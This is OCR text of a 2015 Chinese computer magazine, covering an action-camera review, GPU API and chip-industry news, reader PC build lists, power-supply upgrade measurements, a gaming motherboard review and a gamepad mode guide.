静态图片拍摄不是摄像机的本质工作，但因为超广视角的关系，偶尔用它来记录如婚礼、车展等现场图片也是很实用的，但需要注意的是因为 X1000V 并没有采用严格的广角校正镜片，因此图片畸变较大，对图片要求较高的话需要配合后期制作。

多机互联、一键编辑、趣味拍摄，可玩性也是该机一大优势所在

在我们以前测试的索尼 AXP35 摄像机上，我们就看到了多机互联与一键编辑功能，而这两项较为实用也有趣的功能沿用到了 X1000V 运动摄像机身上。前者通过将运动摄像机与大变焦摄像机连接后同时拍摄单机位双取景视频，而后者则是利用 Play Memories Mobile APP 将拍摄的内容进行添加音效或多片段连接等快速编辑，方便玩家第一时间发布。

除此之外，X1000V 在拍摄全高清视频时支持 120fps 帧速，720P 视频更是达到 240fps，这也就意味着用它可以记录慢动作特效，当你完成一次帅气的极限运动动作时，你就能感受到它的魅力了……综合来说，X1000V 具备了相当全面的可玩性，这一点也是竞争对手没有做到的。

通过合适的载具，可以将 X1000V 挂载于自行车头，当然还可以夹在帽檐帽顶、滑板车甚至无人机上进行航拍

在开启电子防抖之后虽然视野会少有缩小，但实用性却很不错，只是自行车载具套件总是会随着震动而稍稍倾斜，哪怕换一辆车也是如此，细节仍需加强

优点 100Mbps码率4K视频画质出色；
环境耐用性较强；
监控套装功能实用；
10m防水，1.5m防震

缺点 1.5小时续航偏短

服务电话：
4008109000

基本参数

- ■视频格式：最高XAVC S/H.264 100Mbps 3840×2160@30fps
- ■传感器：1/2.3英寸背照式Exmor CMOS，总像素1280万
- ■音频格式：2声道MP4/MPEG-4 AAC-LC/XAVC S/LPCM
- ■镜头规格：蔡司Tessar结构，17mm（等效35mm），F/2.8，电子防抖
- ■存储卡：Micro SD/Memory Stick Micro
- ■电池性能：4.5Wh，连续拍摄100分钟4K视频
- ■其他功能：WiFi，NFC，GPS
- ■机身尺寸：25mm×52mm×89mm，114g（含电池与记忆棒）
- ■配件规格：实时监控器（RM-LVR2）/ 防水套装（SPK-X1）/ 黏性固定座（VCT-AM1）
- ■参考价格：**3980**元（实时监控套装）
  3280元（单机）

工程师总结：
运动摄像机的又一巨头

黎坤：随着这段时间的折腾告一段落，可以确定的是索尼 X1000V 无愧为一款出色的运动摄像机，在对比 GoPro 时它可以说是毫不逊色，不仅提供了更高码率的 4K 规格，还有更广的 170°视角，再加上骑行时比较实用的电子防抖技术，和靠谱的五防特性，相信选择它用来进行运动追踪是一件容易让人上瘾的事情。从整套运动摄像生态系统来看，不仅有完整的载具套件和扩展功能，而且得益于索尼比较全面的产品线，它的跨平台产品互联性也做得比较好，这一点是值得称赞的。

业界新闻

尼康摄影大赛 2014–2015 颁奖典礼首次在中国举办


2015 年 7 月 14 日，尼康摄影大赛 2014-2015 颁奖典礼在上海花园饭店隆重召开，这是继今年 4 月尼康摄影大赛最终评审首次在上海举行之后，尼康摄影大赛颁奖典礼首次在中国举办，同时也是尼康摄影大赛首次在海外举行颁奖典礼。包括特等奖获奖者在内的 9 名获奖者及 2 名评委代表出席了本次颁奖典礼，主办方尼康集团映像事业部本部长御给伸好、映像事业部市场统括部部长中山正出席了典礼并为获奖者颁奖。

颁奖典礼上，尼康集团映像事业部本部长御给伸好发表致辞。随后，9 名获奖者依次上台领奖并发表获奖感言，来自日本的野口胜宏先生的参赛作品“福岛花卉”荣获图像组特等奖，视频短片组特等奖由来自波兰的克里斯·鲁兹获得，中国参赛者陈瑞元获得了由所有参赛者投票选出的“最受欢迎参赛作品”奖，其余各个组别的一等奖分别来自波兰、俄罗斯、加拿大、匈牙利、中国台湾、马来西亚。

获奖者合影

Mantle 谢幕,独行终被兼容所取代

@王毅



Mantle 离开,游戏玩家并不会伤心,因为 DX12 就要来了

BATTLEFIELD
HARDLINE

《战地》和《龙腾世纪》曾经都在 Mantle 的支持下,给我们带来震撼

Mantle 俗称“馒头”,是 AMD 于 2013 年发布的一项底层 API 技术,可以让软件开发人员直接访问 GPU 硬件底层,从而大大提高执行效率和性能,在游戏中的表现可圈可点。Mantle 在很大程度上促进了玩家们对 AMD 显卡的喜爱,也是整个 2014 年 AMD 在硬件研发不力的境况下依旧能吸引大帮粉丝的重要原因之一。不过跟很多类似的 API 一样,Mantle 很快就完成了自身的历史使命,终究还是迎来了曲终人散的时刻。从 2015 年开始,Mantle 就再没有更新过,而且也没有为 R9 Fury 系列、R9 300 系列等新显卡提供新的优化驱动。事实上,在今年 3 月的 GDC 2015 游戏开发者大会上,AMD 就曾暗示过将放弃 Mantle 并全力支持 DX12,当时就令不少人感到吃惊和遗憾。但是平心而论,Mantle 的谢幕其实也是意料之中的必然,对于 AMD 和显卡业界来说,积极的意义更大一些。

我们可以先回顾一下 Mantle 诞生的背景,到了 2013 年,DX11 已经显露老态,毕竟这是 2009 年伴随 Win 7 一道登场的标准化 API,在确保稳定兼容的前提下却失去了执行效率。2013 年的 GPU 跟 2009 年相比早就不能同日而语,DX 11 不自觉地成为了系统的桎梏,非但不能充分调动 GPU 的潜力,还不时会出现系统过载等问题。为了将硬件性能完全释放,AMD 在 2013 年和 DCIE(战地系列游戏开发商)合作开发了 Mantle API,接下来很多游戏如《龙腾世纪》《星际公民》等都纷纷支持 Mantle,在这些游戏中 Mantle 的助力使得画面和特效有了惊人的变化,游戏界传奇人物卡马克对 Mantle 也是赞不绝口。可以这么说,在 DX11 的缺陷和不足逐渐凸显的那些年,Mantle 起到了很好的带头先锋作用,其优化思路刺激了整个图形界和游戏界的发展,功不可没。

时代是变化着的,尽管 DX 的更新速度已经滞后于硬件的升级节奏,但微软终归是 PC 业界领导者,DX 的影响力和号召力是其他任何 API 都无法撼动的。再过几天就是 Win 10 正式版发售的日子,同时也是 DX12 正式亮相的时刻。从去年起微软就陆续放出了一些关于 DX12 的信息,其中就包含了与 Mantle 类似的底层访问模式,从技术上讲 DX12 吸取了 Mantle 的精华。另外,DX12 在 GPU 的支持上不具备排他性,通吃英特尔、NVIDIA 和 AMD 的新款 GPU,并且还对多核 CPU、多路 GPU 并行等平台进行了深入优化。DX11 与前作相比只是微调,而 DX12 六年磨一剑,堪称近几代 DX 变化幅度最大的一次升级。很明显,在 DX12 面前,Mantle 也只能发出“既生瑜何生亮”式的感叹,结局也是很自然的了。

与其说 Mantle 已死,倒不如说 Mantle 的灵魂已经融入了 DX12,以另一种面貌继续活在游戏玩家的 PC 之中。Mantle 所走的每一步都不是浪费,既树立了新 GPU 的潜力标杆,也影响了微软研发新一代 DX 的思路,而且游戏开发者从 Mantle 过渡到 DX12 是相当容易的事情。AMD 全球技术营销主管罗伯特·哈洛克曾在 AMD 官博中提到:开放、灵活是 AMD 公司的 DNA,在过去的历史中,AMD 也曾多次做出类似的巨大贡献,这是 Mantle 战略中一个令人兴奋的进化。熟悉硬件的老玩家一定记得,上世纪末 AMD 率先研发出 3DNow!指令集,而随后英特尔在新款处理器中融入的 SSE 指令集就吸取了 3DNow!的全部精华,再后来 SSE 成为共同标准,最终促进了整个 CPU 产业的迅猛发展。

Mantle 是幸运的,因为它毕竟是换了个面孔然后活下来了,但历史上很多类似的技术却没那么好命。比如和 3dfx 一起消失的 Glide,还有与独立声卡一起衰亡的硬波表等。今天智能手机能实现双系统割据并存是个不小的奇迹,PC 却容不得这样的情形发生,所以独行的技术往往都走不远。历史已成追忆,今朝可以借鉴,很多专属 NVIDIA 或 AMD 的技术都一个个陷入了发展瓶颈,尤其是 NVIDIA 这一边,不论 PhysX 物理加速、CUDA 还是 G-Sync,都遇到了这样那样的问题。而 AMD 由于更重视兼容,所以 FreeSync 成为了 DisplayPort 新标的一部分,Mantle 也融入了 DX12,所以在延续性和应用面上略胜一筹。最后笔者还想说说 3D 显示器的遭遇,本来 2010 年这是最有前景的新领域之一,但因为种种原因直到 2015 年夏天也未成气候,其中很大的原因就在于标准不统一,偏振模式和 3D Vision 各不相让,最终两败俱伤,限制了整个 3D 产业的发展。PC 容不得特立独行自成一派,兼容并蓄才是根本。

硬派动态 **简单直白,观点明确,信息充足,对,这就是“硬派动态”,它能满足一个硬派发烧友所有的八卦需求,更能让你及时了解硬件领域的各种聊天谈资。利用好你的碎片时间,看看咱的新闻吧。**

分久必合合久必分,FIVR 失而复得

在 Haswell 架构的处理器中,英特尔引入了一项名为 FIVR(全集成式电压调节模块)的新设计,将原本由主板控制的调压模块整合到了 CPU 的内部。FIVR 的发展之路并不是一帆风顺的,英特尔在 Haswell、Broadwell 里使用了两代之后,接下来的 Skylake 平台放弃了 FIVR,将其职责交还给主板。不过英特尔不甘心,明年的 Kaby Lake 平台上又会重新集成 FIVR。

编辑视角:FIVR 会提高 CPU 的复杂度及功耗,并增加芯片的面积,但好处也很明显,既能更精确地控制电压,也简化了主板供电电路的设计难度,理论上还更省电。由于 Haswell 没有更新制程,高端四核产品的功耗和发热有些严重,所以英特尔决定阶段性放弃 FIVR。长远来看,将各种功能集成进 CPU 是大势所趋。没有了供电模块,主板厂商的差异化之路就更加艰难了。

“杀手”的对手来了,Realtek推首款网游专用网卡

一向主打平民化的 Realtek 要谋求转型了,高端板载网卡已经箭在弦上。Realtek 的首款游戏专用网卡代号 Dragon(龙),竞争对手直指高通/Atheros 旗下的 Killer(杀手)。Realtek 宣称这是首款专门针对 UDP 封包优化的网游加速网卡,搭配了自动化带宽管理软件,可自动提高网游带宽优先权以确保顺畅度,同时还支持多种宽带管理模式。

编辑视角:目前板载有线网卡的格局比较稳定,英特尔主打高端,Realtek 属于大众化,Killer 面向游戏玩家。随着 Realtek 推出网游专用网卡,鲶鱼效应即将凸显。按照惯例,Realtek 不太可能高举高打,尽管“龙”的速度不一定能战胜“杀手”,但前者的性价比一定远超后者,甚至有可能使得网游专用网卡成为大众化产品。已经有厂商推出相关主板,比如精英 Z170 Blade,不过售价还是未知数。

英特尔汗颜,IBM率先推出7nm工艺芯片

就在台积电和英特尔还在为 10nm 工艺苦苦探索的时候,蓝色巨人 IBM 再一次走在了前列。据《纽约时报》报道,7 月初 IBM 研究实验室制成了全球首款 7nm 工艺芯片。IBM 研发团队使用了一种名为硅锗的新型混合结构,从而将芯片的基础组件压缩到了 7nm 级别。相较 10nm,7nm 工艺芯片能同时容纳更多的晶体管,效能也会提升 50%以上。

编辑视角:7nm 研制成功,这是一个颇具意义的事件。说起芯片的工艺制程,大家的第一反应都是英特尔,却没有想到 IBM 已经远远走在了前面。如今英特尔 14nm 刚刚渐入佳境,10nm 虽然在计划蓝图之中但还困难重重,几度延期。摩尔定律是英特尔创始人戈登·摩尔提出的,但今天的英特尔似乎在摩尔定律的延续道路上越走越难。IBM 的这项成就重新点燃了科技行业的热情,也为摩尔定律的新篇章奠定了坚实基础。

自打脸的尴尬,摩尔定律即将终结?

就在两个月之前,英特尔联合创始人、名誉董事长戈登·摩尔在接受《纽约时报》的专访时声称摩尔定律还可以坚持 5 到 10 年的时间。然而,《金融时报》近日的一篇报道却提到英特尔现任 CEO 科再奇认为摩尔定律即将走向终结。至于这一变化究竟是暂时现象,还是暗示了更大的变革即将到来,对此科再奇表示“我们不能肯定”。

编辑视角:过去 50 年里摩尔定律指导了科技行业的发展,这一定律预言单位面积集成电路上的晶体管数量每两年就会翻番,而计算性能也将随之翻番。事实上,进入 21 世纪之后,摩尔定律的持久力就时常经受考验。近些年英特尔遵循被称作“tick-tock”的产品发布周期,以两年为一个单位进行产品升级,不过目前这一模式很难延续,14nm 产品线的周期就明显拉长了。缺乏竞争,需求滞后,这些因素都制约了摩尔定律的发展,当然技术上的瓶颈也是不容忽视的,由于硅材料的天生限制,这一定律不可能永远正确。

金牌配机员集结令

有奖参与:扫码并关注“电脑报读者俱乐部”公众号,然后输入“配机介绍”,查看活动规则及参与方式。


说明:因投票系统出现问题,金牌配机 Show 第二期获奖信息将在下期报纸公布,敬请期待。

金牌配机Show第三期

有奖投票:扫码并关注“电脑报读者俱乐部”公众号,然后输入“配机投票”,参加有奖投票。注:由于玩家所在地区不同,故配置单中部分硬件价格不同。

清爽白色电脑配置

参赛人:曹秋阳



配机点评

虽然目前在一家金融国企做运营维护工作,但是我对于电脑硬件的热情不减当年。这个配置的亮点在于性能给力,通吃所有游戏,同时清爽的白色外观,也给暑期炎热的天气增加了一丝凉意。

E3 1231V3 性能媲美 Core i7,搭配微星 GTX 970 Gaming 各种游戏都不在话下。技嘉这款 B85 主板的魔音系统颇受好评,八相供电保证了电脑的稳定运行,属于一线大厂 B85 中规格较高的一款。高端配置岂能没有 SSD,浦科特 M6S 读写速度分别达到 530MB/s 和 455MB/s,足够满足主流用户的需要。

TT Urban S31 机箱顶部拥有硬盘插槽,是个非常实用的设计,全透侧面板便于展示发光硬件。赛睿的鼠标性能出众不说,白色外观搭配发光 LOGO,真是讨人喜欢。凯酷 Hero104 荣耀配置较高,性价比出色。三星 S24D360HL 显示器白色配合淡蓝色通透边框,十分漂亮。

	型号	价格(元)
CPU	英特尔 E3 1231V3(散片)	1335
散热器	玄冰 400	99
内存	威刚 万紫千红 8GB×2	530
主板	技嘉 G1.sniper B6	699
显卡	微星 GTX 970 Gaming	2399
SSD	浦科特 M6S 256GB	669
硬盘	希捷 ST2000DM001 1TB	309
显示器	三星 S24D360HL	999
机箱	TT Urban S31 白色	329
电源	振华 冰山金蝶 500W 战斗版	399
键盘	凯酷 Hero 104 LED 荣耀版	458
鼠标	赛睿 RIVAL 白色	254
总价		8479

流畅解码 4K 配置

参赛人:wedont

配机点评

几年前到装机店被奸商坑后,我就开始订阅《电脑报》,装机知识突飞猛进。高考完之后,有个学长就来找我装机,用于摄影、做视频以及看 4K 电影,所以我就帮他组装了这台电脑。

考虑到不仅要进行 4K 解码,还要运行 AE、PR、PS 等软件,CPU 我选用了 Core i3 4130,能满足所有需求。映泰 Hi-Fi B85W 主板的特点是自带 Hi-Fi 功能,虽然学长不是音乐发烧友,但是这款主板的功能也会给他带来不小的惊喜。

现在市场上的 4K 显示器,广视角面板产品价格昂贵,考虑到学长的预算并不高,所以我给他选了三星 U28D590D。虽然使用的是 TN 面板,但胜在价格亲民。对于键鼠,我选择了力胜 KB-1118,毕竟大多数情况下这台电脑是用来办公的,不需要游戏键鼠。

由于《电脑报》之前的强烈推荐,我毫不犹豫地采用了航嘉 MVP Pro 机箱,蓝色幽暗灯光很漂亮,且用料扎实,实用性和颜值都不错。

	型号	价格(元)
CPU	英特尔 Core i3 4130	750
内存	威刚 万紫千红 4GB×2	340
主板	映泰 Hi-Fi B85W	599
显卡	索泰 GTX 750 Ti-2DG5 毁灭者 HA	899
SSD	金士顿 V300 120GB	369
硬盘	希捷 ST2000VX000 2TB	529
显示器	三星 U28D590D	3000
机箱	航嘉 MVP Pro	299
电源	航嘉 冷静王 至强版 400W	278
键鼠套装	力胜 KB-1118	119
总价		7182

高端游戏主机也要性价比

参赛人:飞轩

配机点评

我是一名有 10 年 DIY 经验的电脑爱好者,喜欢研究硬件,接下来为大家带来一套性能强劲、价格合理的配置。

平台的核心配件我选择的是 E3 1230 V3+GTX 980 的组合,在 2K 分辨率下可以满足大部分游戏的运行需求。因为最近内存价格跳水,所以我配备了 16GB 的大内存。硬盘方面,尽管近期 SSD 价格有所下降,但是考虑到近年来动辄 50GB 以上的游戏大作,所以我选择的是 SSD+HDD 的组合。惠科 T7000plus 是 2560×1440 分辨率产品中价格较为便宜的一款,别看其价格实在,可视角度、画面都还不错。

作为一款游戏发烧友的主机,外设看上去不能寒碜。TT S31 以铝质金属发丝纹装点,质感精致优雅,侧边开窗设计也是主流的设计。魔力鸭 2108S 采用 Cherry 轴、108 全键、背光,这样的配置使其在 499 元的价位有非常突出的性价比。罗技 G502 拥有防油光涂层,底部自定义配重块,11 个可编程按键,对于游戏发烧友来说是一款不可多得的产品。

	型号	价格(元)
CPU	英特尔 E3 1230V3(散片)	1350
散热器	酷冷至尊 暴雪 T4	109
内存	光威 DDR3 1600 8GB 战将×2	458
主板	华擎 B85 pro4	479
显卡	索泰 GTX980 4GD5 AMP	3549
SSD	威刚 SP600 256GB	499
硬盘	希捷 ST2000DM001 2TB	459
显示器	惠科 T7000plus	1499
机箱	TT Urban S31 开窗版	329
电源	海韵 S12II-520	439
键盘	魔力鸭 2108S 黑轴	499
鼠标	罗技 G502	319
耳机	硕美科 G941	249
手柄	北通 阿修罗 TE BTP-2185	129
总价		10366

小体积学生配置

参赛人:CNX

配机点评

作为一个即将跨入大学校园的 DIY 忠实爱好者,为同为准大学生的小伙伴们推荐一款大学的好装备。

大学宿舍空间不大,可能无法容纳一个巨大的全塔机箱,因此我选择了先马 碳立方。其体积小巧、颜值较高,120mm 风扇保证了空气流通。显卡我选择的是华硕 GTX 970-DCMOC-4GD5,虽说长度不超过 20 cm,但性能上毫不妥协,与 E3 强强联手完全可以全高清全高特效畅玩市面上几乎所有游戏。

键鼠方面,对于大学生来说,除了玩游戏之外还要经常敲键盘写作业的,所以我选择了经典的 Cherry MX board2.0,各种应用中都有较好的表现。配合达尔优 牧马人升级版,学习娱乐两不误。

	型号	价格(元)
CPU	英特尔 E3 1230V3(散片)	1355
内存	金士顿 DDR3 1600 8GB	299
主板	华硕 B85M GAMER	529
显卡	华硕 GTX 970-DCMOC-4GD5	2899
SSD	三星 850EVO 120GB	369
硬盘	西部数据 1TB 蓝盘	299
显示器	AOC I2473PWY	1399
机箱	先马 碳立方	299
电源	长城 GW-6000	499
键盘	Cherry MX board2.0	399
鼠标	达尔优 牧马人升级版	160
总价		8506

既然是放暑假，游戏大作自然要玩个够，但 PC 性能不强不行，于是不少朋友都打算升级一下处理器、显卡、内存或者是换个 SSD 什么的。但是换了这些配件后，家里的老电脑原来的电源功率是否还够用呢？要不要再换一款高功率电源？对于升级资金有限的朋友来说，这是个不得不考虑的问题，疯狂博士现在就来帮大家研究研究。

到底要不要升级电源？

典型 PC 配置功率实测

手机扫描二维码
全彩内容随身读

电脑硬件升了级，电源要不要跟着换？这是个很现实的问题。不换的话，有可能因为新电脑整机功耗的增加导致其不堪重负而频繁死机、重启；换的话，数数包里的银子似乎不怎么够……其实，有些新一代的显卡、处理器由于使用了新架构和新制程，性能提升的前提下，功率可能没怎么提升，甚至反而还降低了。这种情况的话，就可以先换了硬件，等下次有资金的时候再换电源了。那么实际的情况如何呢？疯狂博士从玩家配置中找了几个典型的代表来研究一下。

典型配置一：HTPC变身强力游戏机

处理器	原处理器：赛扬 G530 升级处理器：E3-1230V2
内存	金士顿 DDR3 1600 4GB
主板	华擎 H61M
显卡	原显卡：核芯显卡 升级显卡：GTX960
硬盘	西部数据蓝盘 1TB
电源	长城 300W

这套配置原本是用在客厅接平板电视当 HTPC 的，后来换了智能电视之后，发现用 HTPC 看片的几率越来越低了，反倒是用它玩游戏的时候占多数。于是问题就来了，赛扬 G530 是 2011 年的处理器，内置的核芯显卡对付 2D 游戏还成，但对付主流的 3D 游戏就完全没辙了，要玩爽，必须要花钱升级。

升级有两个方案，一种是加一块独立显卡，另一种是处理器和显卡都换掉（只换处理器显然不靠谱……）。当然，由于资金有限，老主板就没打算换了，所以要换处理器的话，LGA1155 平台最好的选择之一就是 E3-1230V2 这块没有内置核芯显卡的“Core i7”。而独立显卡的选择，考虑到 1920×1080 分辨率高画质下要能通吃《巫师 3：狂猎》《僵尸围城 3》《战地 4》等主流 3D 游戏，所以显卡最好是一步到位买块 GTX960。

400W 的电源就能搞定 GTX960 级别的游戏 PC

从功耗情况来看，只换显卡的话，电源就可以不换了，300W 足够对付麦克斯韦架构的 GTX960（功耗在 120W 出头），但如果处理器和显卡都换的话，就得考虑更高功率的电源了。平均功耗 231W 的话，还得考虑峰值功率，所以要留一些富余，300W 稍小了点，400W 比较合适，以后再加个硬盘什么的也不用担心。400W 的话可以考虑航嘉 jumper400，250 元左右，80Plus 白牌标准。

配置一升级前后功耗对比			
	原配置	只升级独显	处理器和显卡都升级
待机功耗	35W	41W	53W
游戏功耗	58W	172W	231W

典型配置二：强力显卡尝尝鲜


处理器	Core i7 4770K
内存	金士顿 DDR3 1600 4GB×2
主板	映泰 GAMING Z97X
显卡	Radeon R9 Fury X GeForce GTX980 Ti
硬盘	金士顿 HyperX SAVAGE 240GB
电源	航嘉 MVP600

NVIDIA 的 GTX980Ti 和 AMD 的 Fury X 这类顶级显卡对于玩家的吸引力当然是非常大的（前提是银子比较充足），5000 元左右的售价咬咬牙也不是不能尝尝鲜……那要不要再给这样的豪卡配个超高功率的电源？或许情况没有你想象的那么严重。

测试结果表明，就算是功耗稍微高一点的 Fury X，搭配 Core i7 4770K 的 GPU 满载整机功耗也不过 405W，考虑到峰值功率还需要留一点富余的空间，配一台额定功率 600W 的电源也就足够了。如果你的电源没有达到这个标准，则需要升级到 600W 级别，比如可以选择航嘉的 MVP600（售价在 390 元左右），它的 +12V 输出达到了单路 45A 之高，对付顶级显卡正合适。此外，它还支持 115V～240V 电压输入，在夏天电压不稳的情况下，用起来更加稳定可靠。同时，它的转换效率达到了 86%，对于高功耗的 PC 来说，转换效率也非常重要（毕竟输出功率基数大，每个转换效率百分点所对应的功率值也大），高转换效率可是能帮你节约不少电费的。

顶级显卡就需要搭配专为游戏发烧友设计的电源

配置二不同显卡功耗对比		
	GTX980 Ti机型	Fury X机型
待机功耗	69W	74W
游戏功耗	357W	405W



AC Input （交流输入）	115 -240V～, 50 - 60Hz, 9 - 5A				
DC Output （直流输出）	+12V 游戏电压	+5V	+3.3V	-12V	+5VSB
Max Output Current （最大输出电流）	45A 游戏电流	18A	18A	0.3A	2.5A
Max Output Power （最大输出功率）	540W	120W		16.1W	
Total Power （额定输出功率）	600W				

航嘉 MVP600 +12V 单路输出达 45A，专门针对高端显卡玩游戏而设计

典型配置三：整合通吃讲实惠

处理器	A8-7500
内存	金士顿 DDR3 1600 4GB×2
主板	技嘉 G1 Sniper A88X
显卡	内置 Radeon R7
硬盘	西部数据蓝盘 1TB
电源	航嘉冷静王标准版（额定 250W）

对于普通用户来说，可能一套整合平台的电脑就能满足日常的应用。而 AMD 的 APU 除了可以满足日常上网、音视频娱乐应用外，其内置的 GPU 也能够搞定一些要求不是太高的 3D 游戏（至少比 Intel 的核芯显卡强多了），所以不配独显的话，APU 的整合平台综合实用性更好。那这样的整合平台对电源的要求如何？

整合平台就是省电，即便是在玩游戏的高负载情况下，整机功耗也没有超过 100W，而按照各种应用环境平均计算，整机功耗也不过 58W。那这样的配置是不是随便买个小功率电源就 OK 了呢？显然不是。

配置三各种环境下的功耗	
	整机功耗
网络应用	35W
视频应用	53W
游戏应用	85W
综合应用（三种应用平均）	58W

就算是小功率电源，也要选靠谱的大品牌产品

疯狂博士认为，额定功率比较小的电源，要么是有专门的用途（这种电源有可能是用在迷你机上的小型电源，一般不便宜），要么就是省到家的劣质货。对于普通用户来说，花工夫去找又便宜又好的小功率电源还不如直接购买大品牌的高性价比主流货，比如航嘉的冷静王标准版（价格在 140 元左右），额定功率 250W，即便是将来要加一块 800 元以下的独显，也是能扛一扛的。150V～264V 的输入电压适应范围也可以保证它在用电环境恶劣的情况下稳定工作。

疯狂博士：根据实际情况判断是否需要换电源

不是一升级硬件就需要换电源的，有时候新的硬件由于采用了新架构和新制程，功耗没有想象的那么高。不过，如果要换电源，最好是有针对性，如果要升级强力显卡，最好选择 +12V 输出够强的，比如航嘉 MVP600，+12V 输出高达 45A；如果电网环境比较恶劣，最好选择支持宽幅电压的，比如航嘉冷静王（支持 150V～264V 电压）这一级别的。

责编:王诚　**组版**:姚永福　**责校**:杨军
日期:2015.7.27　**投稿邮箱**:pcw_play@vip.sina.com

“游戏”之名绝非噱头

我的游戏主板不完全体验

@Evil Boy

现在主板厂商几乎家家都在炒游戏主板概念，笔者都觉得有点审美疲劳了，心想这无非是换了个包装方式的宣传而已。不过，最近新装机，喜欢玩游戏的我倒也忍不住选择了一款华硕的B85M- GAMER主板（599元），一开始对其“GAMER”的定位不以为然，但使用之后有了不同的看法——这货还真不是噱头。

打造我的迷你游戏机

首先，笔者新配的电脑打算接上平板电视当游戏机用，所以要求机箱比较迷你和有个性，最后选了一款先马的碳立方机箱。华硕这款B85M-GAMER主板的mATX小身板在这里正好派上用场（还可以支持全尺寸独立显卡），配合笔者的Core i5 4460和华硕GTX970 ITX版打造一套强力的迷你游戏机再合适不过了。

B85M-GAMER可以适配多款漂亮的迷你机箱

降低网络游戏延迟：真的有效

华硕官方宣传的B85M-GAMER主板配备了英特尔的I218-V千兆网卡可以明显降低网络游戏的延迟。对于这一点，笔者一开始不太相信，后来在游戏中实际体验了一下，还真是有效！

B85M-GAMER支持LANGuard，可以防范来自网线的电涌


后来笔者研究了一下，B85M-GAMER采用的英特尔I218-V千兆网卡之所以能有效降低网络延迟，主要是因为它支持CPU、芯片组、网卡协同加速，而普通千兆网卡一般是通过软件模式进行加速，所以I218-V千兆网卡工作时的CPU占用率更低。另外，I218-V千兆网卡的小数据包传输性能也更出色（在256字节以下的UDP数据包传输测试中，I218-V相对普通网卡几乎有一倍的速度优势）。对于网络游戏来说，小数据包的传输直接影响游戏的延迟程度，网络游戏Ping值太高很卡或掉包，就是小数据包传输状况不良造成的。而根据笔者一段时间的使用体验，B85M-GAMER主板确实能明显改善这种情况。

	I218-V千兆网卡	普通千兆网卡
《魔兽世界:德拉诺之霸》	189Ping	203Ping

此外，B85M-GAMER的网卡还配备了LANGuard保护技术，能够更有效地防止来自网线的电涌或是静电伤害，记得笔者几年前就有一块主板是在打雷的时候上网烧掉的，顺带还烧了处理器和显卡，那时候要有这技术就好了。

玩游戏，板载声卡也够震撼

华硕B85M- GAMER上的SupremeFX音效单元采用了独立的设计，电路完全隔离（开机能看到PCB上明显的分界线），同时还在声卡芯片上加了金属屏蔽罩。外观看起来挺唬人的，笔者一直觉得这样做不过是为了好看，但在游戏中体验时发现通过SupremeFX音效模块出来的声音十分温润，在打游戏的时候声场定位明显，子弹飞过也不会出现破音，细节表现力很好。而且，SupremeFX音效模块的推力十足，笔者的森海塞尔HD650也推得动，的确有些让人惊奇。



SupremeFX音效单元采用了独立的设计

原来，B85M- GAMER配备了ELNA专业音频电容，可以降低高频部分的刺耳杂音，还能对低频部分进行音域补偿，所以输出的音质更为温暖、自然。另外，B85M-GAMER还板载了耳放芯片，可以推动300欧姆阻抗的耳机——难怪推力十足！

写在最后 **都是以游戏之名，但要看谁是玩真的**

市面上游戏主板很多，但不少只是和游戏厂商合作做了个包装而已，又或者只在原有的产品上打上GAME字样，基本上只是噱头。但华硕这款B85M-GAMER在网络和音频方面做了实打实的加强，都是针对游戏应用做的改进，这才是玩真的GAME主板，值得玩家选择。

这些游戏手柄规格你弄明白了吗？

手机扫描二维码
全彩内容随身读

手机游戏的火爆，让不少朋友有了购买专为手机、平板设计的游戏手柄的计划，毕竟单靠触控来玩一些动作游戏手感太差。因此，市面上这类游戏手柄越来越多（相反的是，由于PC上大多数用到手柄的游戏都是从XBOX360平台移植的，一个XBOX360手柄就能一劳永逸，若不是实在没钱，根本不用再去选其他兼容手柄了），外观和手感方面倒是专门仿XBOX360手柄，但支持的标准和特色功能就五花八门了，买了发现用起来不对劲很可能就是模式不正确。那这些手柄到底有些啥门道？笔者来和大家分享一下自己的心得吧。

@Steve

多平台游戏手柄的模式花样多

iCADE模式

这个模式是针对苹果iOS设备的，目前主流的苹果设备都能完美支持（iPhone 6/5s/5, iPod Touch 5/6、iPad mini/Air……）。对应的游戏也很好找，在APP Store里搜索iCADE，就会列出一大堆支持iCADE模式的游戏。不过，支持iCADE模式的手柄在通过蓝牙连接iOS设备后，可能需要把iOS设备的输入法切换为“美国英语”，否则可能会工作不正常。

还有，如果手柄只支持iCADE模式（比如赛睿的STRATUS XL），在安卓设备上可以正常连接，按键也能工作，只是键位完全错位，没法正常工作。

安卓模式

从名称就知道这是专门针对安卓设备设计的（实际上，目前PC手柄中支持Direct Input模式的产品大都可以直接在安卓设备上使用，使用2.4GHz无线、蓝牙或OTG模式都可以），北通还为安卓4.0以上设备专门设计了一个BFM模式，对不同型号的安卓设备兼容性更好。

目前安卓平台对于手柄的玩法花样甚至比PC平台还丰富，小鸡模拟器、葡萄游戏大厅等比较有名的安卓游戏平台有丰富的模拟器游戏和安卓原生手游资源，而且不用Root也可以用手柄控制只支持触控虚拟按键的安卓游戏。关键是，现在的智能电视也是安卓平台，只需要安装一个安卓游戏平台再加几个手柄，一家人就能在客厅里众乐乐了，这一点比HTPC还方便。

PC模式

简单地说，手柄的PC模式分为Direct Input（隶属于DirectX API）和Xinput两种类型。Direct Input是微软早期的游戏手柄API，大部分游戏还是可以支持的，但要做到完美对应现在的主流游戏大作（自动键位识别），还是要手柄支持Xinput（XBOX360手柄的规范）标准才行。

